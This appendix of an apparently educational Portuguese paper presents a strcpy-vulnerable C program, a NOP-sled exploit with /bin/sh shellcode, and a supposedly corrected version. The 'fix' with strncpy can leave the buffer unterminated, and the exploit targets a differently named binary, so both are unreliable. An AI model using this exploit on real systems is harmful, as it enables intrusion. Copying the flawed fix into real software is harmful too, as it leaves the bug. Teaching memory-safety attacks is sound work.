Vitali, M. Maia. (2006) "Introdução a Engenharia Reversa" http://www.gbr.eti.br/principal.php?id=h2hc, Março.

Anexos

Seguem os algoritmos usados nos testes:

1 - Algoritmo vulnerável à *stack overflow*, nome "programa1.c"*:*

```
/*
Exemplo de programa vulnerável a stack overflow
Escrito por Maycon Vitali
*/

#include <stdio.h>
int main(int argc, char *argv[]) {
  char buffer[256];
  if (argc < 2) {
    printf ("Uso: %s <string>\n", argv[0]);
    exit(0);
  }
  strcpy(buffer, argv[1]);
  printf ("Voce digitou: %s\n", buffer);
}
```

2 - *Exploit* criado para atacar "*programa1.c*", nome "exploit.c"*:*

```
/*
  Exploit para exemplo de programa vulnerável a stack overflow
  Escrito por Maycon Vitali
*/

#define TAM    272
#define NOP   0x90

// Nossa funcao[zinha] q pega o valor do nosso ESP
unsigned long pega_esp(void) {
  __asm__("movl %ESP, %EAX");
}

// Vamos declarar nosso shellcode
char shellcode[] =
  "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
  "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40\xcd"
  "\x80\xe8\xdc\xff\xff\xff/bin/sh";
```

```
int main(int argc, char *argv[]) {
  char buffer[TAM];
  long addr;  // Para armazenar o endereco do shellcode
  int i;

  // Armazenamos o valor do endereco de buffer
  addr = pega_esp();

  // Possibilitamos alterar o endereco de retorno para chutar variacoes(offsets)
  if (argc > 1) addr += atoi(argv[1]);

  printf("Novo endereco: 0x%08x\n", addr);

  // Enchemos o buffer com o esp(que presupomos que eh onde esta o shellcode)
  for (i = 0; i < TAM; i += 4) {
  *(long *)&buffer[i] = addr;
  }

  // Vamos encher uma parte do buffer com nossos NOPs
  for (i = 0; i < TAM - strlen(shellcode) - 24; i++)
  buffer[i] = NOP;
  printf ("Colocado %d NOPs\n", TAM - strlen(shellcode) - 24);

  // Agora colocamos o shellcode depois dos nops
  memcpy(buffer + i, shellcode, strlen(shellcode));

  // E executamos vuln01 passando nosso buffer maligno como parametro
  execl("./vuln01", "vuln01", buffer, 0);
}
```

3 - Algoritmo não vulnerável à *stack overflow*, nome “programa2.c”*:*

```
/*
Exemplo de programa corrigido à stack overflow
Adaptado por Helder Flausino
*/

#include <stdio.h>
```

```
int main(int argc, char *argv[]) {
  char buffer[256];

  if (argc < 2) {
  printf ("Uso: %s <string>\n", argv[0]);
  exit(0);
  }

  strncpy(buffer, argv[1], 256); //aqui a correção, passagem do limite
  printf ("Voce digitou: %s\n", buffer);
}
```